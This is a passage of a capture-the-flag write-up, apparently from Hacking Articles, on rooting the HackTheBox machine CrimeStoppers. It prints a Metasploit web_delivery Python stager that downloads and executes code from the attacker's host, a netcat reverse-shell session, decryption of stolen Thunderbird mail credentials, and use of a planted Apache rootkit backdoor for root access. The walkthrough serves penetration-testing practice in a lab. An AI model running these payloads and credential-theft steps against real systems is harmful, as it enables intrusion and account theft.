Because we love to work with meterpreter session therefore with help of metasploit web\_delivery module we generate malicious python code as shown.

```
1 msf exploit(multi/script/web_delivery) > set lhost 10.10.14.25
2 msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.25
3 msf exploit(multi/script/web_delivery) > exploit
```

```
msf > use exploit/multi/script/web_delivery ↵
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.25 ↵
lhost => 10.10.14.25
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.25 ↵
srvhost => 10.10.14.25
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Using URL: http://10.10.14.25:8080/vSG768b
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u= import ('urllib'+[2:'',3:'.request']);[sys.version_info[0]],fromlist=['ur"
```

Paste copied code in netcat which will provide meterpreter session inside Metasploit framework.

```
root@kali:~/Desktop# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.80: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.80] 60482
Linux ubuntu 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
22:17:34 up 3 min, 0 users, load average: 0.01, 0.05, 0.02
USER        TTY        FROM                  LOGIN@        IDLE      JCPU      PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ python3 -c "import sys;u=__import__('urllib'+{2:'',3:'urllib'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.25:8080/vSG768b');exec(r.read());"
<'http://10.10.14.25:8080/vSG768b';exec(r.read());"
www-data@ubuntu:/$
```

HURRAYYYYY!!! We got our meterpreter session, now let's grab the user.txt file first.

Inside path: /home/dom I found **user.txt** file and used cat “filename” command for reading this file.

```
cd home
```

```
ls
```

```
cd dom
```

```
ls
```

```
cat user.txt
```

**Great!!** We got our 1<sup>st</sup> flag successfully

```
msf exploit(multi/script/web_delivery) > [*] 10.10.10.80      web_delivery - Delivering payload
[*] Sending stage (53508 bytes) to 10.10.10.80
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.80:47246) at 2018-06-06

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo ↵
Computer        : ubuntu
OS              : Linux 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017
Architecture    : x64
System Language : C
Meterpreter     : python/linux
meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
www.hackingarticles.in
Mode          Size  Type  Last modified           Name
----          ----  ---   -----                ---
40755/rwxr-xr-x 4096  dir   2017-12-25 21:10:28 -0500  dom

meterpreter > cd dom ↵
meterpreter > ls ↵
Listing: /home/dom
=====
Mode          Size  Type  Last modified           Name
----          ----  ---   -----                ---
100600/rw----- 52   fil   2017-12-16 16:29:19 -0500  .Xauthority
100600/rw----- 5    fil   2017-12-22 13:38:13 -0500  .bash_history
100644/rw-r--r-- 220  fil   2017-12-16 16:29:19 -0500  .bash_logout
100644/rw-r--r-- 3771 fil   2017-12-16 16:29:19 -0500  .bashrc
40700/rwx----- 4096 dir   2017-12-16 16:29:19 -0500  .cache
100644/rw-r--r-- 675  fil   2017-12-16 16:29:19 -0500  .profile
40700/rwx----- 4096 dir   2017-12-25 16:25:19 -0500  .ssh
100644/rw-r--r-- 0    fil   2017-12-16 16:29:19 -0500  .sudo_as_admin_successful
40655/rw-r-xr-x  4096 dir   2017-12-23 13:27:16 -0500  .thunderbird
100444/r--r--r-- 33   fil   2017-12-24 14:22:55 -0500  user.txt

meterpreter > cat user.txt ↵
28a3c49d005a8a43d300ac0d4f57f5bd
meterpreter >
```

Now we need to find root.txt file to finish this challenge and believe me it was not easy until you won't the hint which is hidden by the author. We try every possible method to

escalated privilege to gain the root access but it was quite different from previous one.

After penetrating more and more we found a “36jinndk.default” from inside /home/dom/.thunderbird, which was encrypted file for Thunderbird profile, therefore, we download it in our local system.

```
1 | meterpreter> download 36jinndk.default /root/Desktop/36
```

```
meterpreter > download 36jinndk.default /root/Desktop/36 ↵
[*] downloading: 36jinndk.default/webappsstore.sqlite -> /root/Desktop/36/webappsstore.sqlite
[*] download   : 36jinndk.default/webappsstore.sqlite -> /root/Desktop/36/webappsstore.sqlite
[*] downloading: 36jinndk.default/extensions.ini -> /root/Desktop/36/extensions.ini
[*] download   : 36jinndk.default/extensions.ini -> /root/Desktop/36/extensions.ini
[*] downloading: 36jinndk.default/times.json -> /root/Desktop/36/times.json
[*] download   : 36jinndk.default/times.json -> /root/Desktop/36/times.json
[*] downloading: 36jinndk.default/blist.sqlite -> /root/Desktop/36/blist.sqlite
[*] download   : 36jinndk.default/blist.sqlite -> /root/Desktop/36/blist.sqlite
[*] downloading: 36jinndk.default/.parentlock -> /root/Desktop/36/.parentlock
[*] download   : 36jinndk.default/.parentlock -> /root/Desktop/36/.parentlock
[*] downloading: 36jinndk.default/xulstore.json -> /root/Desktop/36/xulstore.json
[*] download   : 36jinndk.default/xulstore.json -> /root/Desktop/36/xulstore.json
[*] downloading: 36jinndk.default/formhistory.sqlite -> /root/Desktop/36/formhistory.sqlite
```

Since it was encrypted file of Thunderbird profile so with help of Google we found a python script from this Link: [https://github.com/unode/firefox\\_decrypt](https://github.com/unode/firefox_decrypt) for its decryption.

With help of the following command, we successfully found password: Gummer59

```
1 | python firefox_decrypt.py /root/Desktop/36
```

```
root@kali:~/Desktop/firefox_decrypt# python firefox_decrypt.py /root/Desktop/36 ↵
2018-06-06 01:28:16,896 - WARNING - profile.ini not found in /root/Desktop/36
2018-06-06 01:28:16,897 - WARNING - Continuing and assuming '/root/Desktop/36' is a profile location
www.Hackingarticles.in
Master Password for profile /root/Desktop/36:
2018-06-06 01:28:22,653 - WARNING - Attempting decryption with no Master Password

Website:  imap://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: ['Gummer59']

Website:  smtp://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'
```

We applied this password to escalated user:dom with help of the following command and then move into `crimestoppers.htb` directory it looks like his mailbox directory where we found so many files such INBOX.

```
1 su dome
2 Password:
3 cd /home/dom/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb
```

```
dom@ubuntu:~/.thunderbird$ cd 36jinndk.default ↵
cd 36jinndk.default
dom@ubuntu:~/.thunderbird/36jinndk.default$ ls
ls
abook.mab           extensions.ini          places.sqlite-shm
addons.json         extensions.json        places.sqlite-wal
blist.sqlite        formhistory.sqlite    prefs.js
blocklist-addons.json global-messages-db.sqlite revocations.txt
blocklist-gfx.json   gmp                  saved-telemetry-pings
blocklist-plugins.json history.mab       search.json.mozlz4
blocklist.xml        ImapMail             secmod.db
cert8.db            key3.db              sessionCheckpoints.json
compatibility.ini   kinto.sqlite        session.json
content-prefs.sqlite logins.json        SiteSecurityServiceState.txt
cookies.sqlite      Mail                 storage.sqlite
cookies.sqlite-shm mailViews.dat      times.json
cookies.sqlite-wal minidumps          webappsstore.sqlite
crashes             panacea.dat        webappsstore.sqlite-shm
datareporting       permissions.sqlite  webappsstore.sqlite-wal
directoryTree.json  places.sqlite      xulstore.json
dom@ubuntu:~/.thunderbird/36jinndk.default$ cd ImapMail ↵
cd ImapMail
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ ls
ls
crimestoppers.htb  crimestoppers.htb.msf
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ cd crimestopper.htb
cd crimestopper.htb
bash: cd: crimestopper.htb: No such file or directory
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ cd crimestoppers.htb ↵
cd crimestoppers.htb
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb$ ls ↵
ls
Archives.msf  Drafts.msf  Junk.msf        Sent-1.msf      Trash.msf
Drafts-1      INBOX      msgFilterRules.dat Sent.msf
Drafts-1.msf  INBOX.msf  Sent-1          Templates.msf
```

First we look into INBOX for any hint for root.txt but didn't find something related to root.txt flag similarly we open other files but didn't found anything.

```
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb$ cat INBOX
<inndk.default/ImapMail/crimestoppers.htb$ cat INBOX
From - Sat Dec 16 11:47:00 2017
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: WhiteRose@DarkArmy.htb
Received: from [172.16.10.153] (ubuntu [172.16.10.153])
    by DESKTOP-2EA0N10 with ESMTPA
    ; Sat, 16 Dec 2017 14:46:57 -0500
To: dom@CrimeStoppers.htb
From: WhiteRose <WhiteRose@DarkArmy.htb>
Subject: RCE Vulnerability
Message-ID: <9bf4236f-9487-a71a-bca7-90fa7b9e869f@DarkArmy.htb>
Date: Sat, 16 Dec 2017 11:46:54 -0800
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
    Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 8bit
Content-Language: en-US
www.hackingarticles.in

Hello,

I left note on "Leave a tip" page but no response. Major vulnerability
exists in your site! This gives code execution. Continue to investigate
us, we will sell exploit! Perhaps buyer will not be so kind.

For more details place 1 million ecoins in your wallet. Payment
instructions will be sent once we see you move money.
```

At last, we open Drafts-1 and read the following line which looks like a hint of root access.

"I don't trust them and run rkhunter, it reported that there a rootkit installed  
called:apache\_modrootme backdoor" and its execution method.

```
<dk.default/ImapMail/crimestoppers.htb$ cat Drafts-1 ↵
From
FCC: imap://dom%40crimestoppers.htb@crimestoppers.htb/Sent
X-Identity-Key: id1
X-Account-Key: account1
To: elliot@ecorp.htb
From: dom <dom@crimestoppers.htb>
Subject: Potential Rootkit
Message-ID: <1f42c857-08fd-1957-8a2d-fa9a4697ffa5@crimestoppers.htb>
Date: Sat, 16 Dec 2017 12:53:18 -0800
X-Mozilla-Draft-Info: internal/draft; vcard=0; receipt=0; DSN=0; uuencode=0;
attachmentreminder=0; deliveryformat=4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
    Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Language: en-US
Content-Transfer-Encoding: 8bit

<html>
  <head>

    <meta http-equiv="content-type" content="text/html; charset=utf-8">
  </head>
  <body text="#000000" bgcolor="#FFFFFF">
    <p>Elliot.</p>
    <p>We got a suspicious email from the DarkArmy claiming there is a
      Remote Code Execution bug on our Webserver. I don't trust them
      and ran rkhunter, it reported that there a rootkit installed
      called: apache modrootme backdoor.</p>
    <p>According to my research, if this rootkit was on the server I
      should be able to run "nc localhost 80" and then type get root to
      get<br>
      nc localhost 80</p>
    <p>get root<br>
    </p>
    <p><br>
    </p>
  </body>
```

So we explore following the path we found the access.log.2.gz file since it was a compressed file, therefore, it was better to copy it inside /tmp for further steps.

```
1 | cd /var/log/apache2
2 | cp access.log.2.gz/tmp
```

Now let's move inside /tmp to extract the copied file inside it with the help of gunzip.

```
1 | gunzip access.log.2.gz
2 | ls
3 | cat access.log.2.gz
```

You can observe the log for a command “FunSociety” which has been executed several times.

```
<ult/ImapMail/crimestoppers.htb$ cd /var/log/apache2 ↵
dom@ubuntu:/var/log/apache2$ ls -la
ls -la
total 332
drwxr-x--- 2 root adm      4096 Dec 27 06:25 .
drwxrwxr-x 7 root syslog   4096 Dec 27 06:25 ..
-rw-r----- 1 root adm     2820 Jun  5 22:17 access.log
-rw-r----- 1 root adm     1957 Dec 26 07:03 access.log.1
-rw-r----- 1 root adm     184 Dec 25 13:15 access.log.2.gz
-rw-r----- 1 root adm    297525 Dec 23 15:11 access.log.3.gz
-rw-r----- 1 root adm     1164 Jun  5 22:13 error.log
-rw-r----- 1 root adm      526 Dec 27 06:25 error.log.1
-rw-r----- 1 root adm     408 Dec 26 06:25 error.log.2.gz
-rw-r----- 1 root adm     411 Dec 25 06:25 error.log.3.gz
-rw-r----- 1 root adm    2397 Dec 24 06:25 error.log.4.gz
-rw-r----- 1 root adm       0 Dec 16 13:26 other_vhosts_access.log
dom@ubuntu:/var/log/apache2$ cp access.log.2.gz /tmp ↵
cp access.log.2.gz /tmp
dom@ubuntu:/var/log/apache2$ cd /tmp ↵
cd /tmp
dom@ubuntu:/tmp$ ls
ls
access.log.2.gz
dom@ubuntu:/tmp$ gunzip access.log.2.gz ↵
gunzip access.log.2.gz
dom@ubuntu:/tmp$ ls ↵
ls
access.log.2
dom@ubuntu:/tmp$ cat access.log.2 ↵
cat access.log.2
::1 - - [25/Dec/2017:12:59:19 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:00:00 -0800] "FunSociety" 400 0 "-" "-"
127.0.0.1 - - [25/Dec/2017:13:11:04 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:22 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:32 -0800] "42PA" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:46 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:12 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:52 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:55 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:14:00 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:14:53 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:15:13 -0800] "GET / HTTP/1.0" 200 4426 "-" "-"
```

As per the message read from DRAFT-1 we run netcat on localhost on port 80 get root access with help of following commands when executed.

```
1 | nc localhost 80
2 | get FunSociety
3 | get FunSociety
4 | id
```

Now let's get the root.txt and finish this task.

```
1 | cd /root
2 | cat root.txt
```

BOOOOOM!!!! We hit the Goal and completed both task.J

```
dom@ubuntu:/tmp$ nc localhost 80 ↵
nc localhost 80
get FunSociety ↵
get FunSociety ↵
rootme-0.5 DarkArmy Edition Ready
id ↵
id
uid=0(root) gid=0(root) groups=0(root)
cd /root ↵
cd /root
ls
ls
Congratulations.txt
root.txt
cat root.txt ↵
cat root.txt
91bb7714c560e0e885e049c2f579644a
```

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

[← OLDER POSTS](#)

---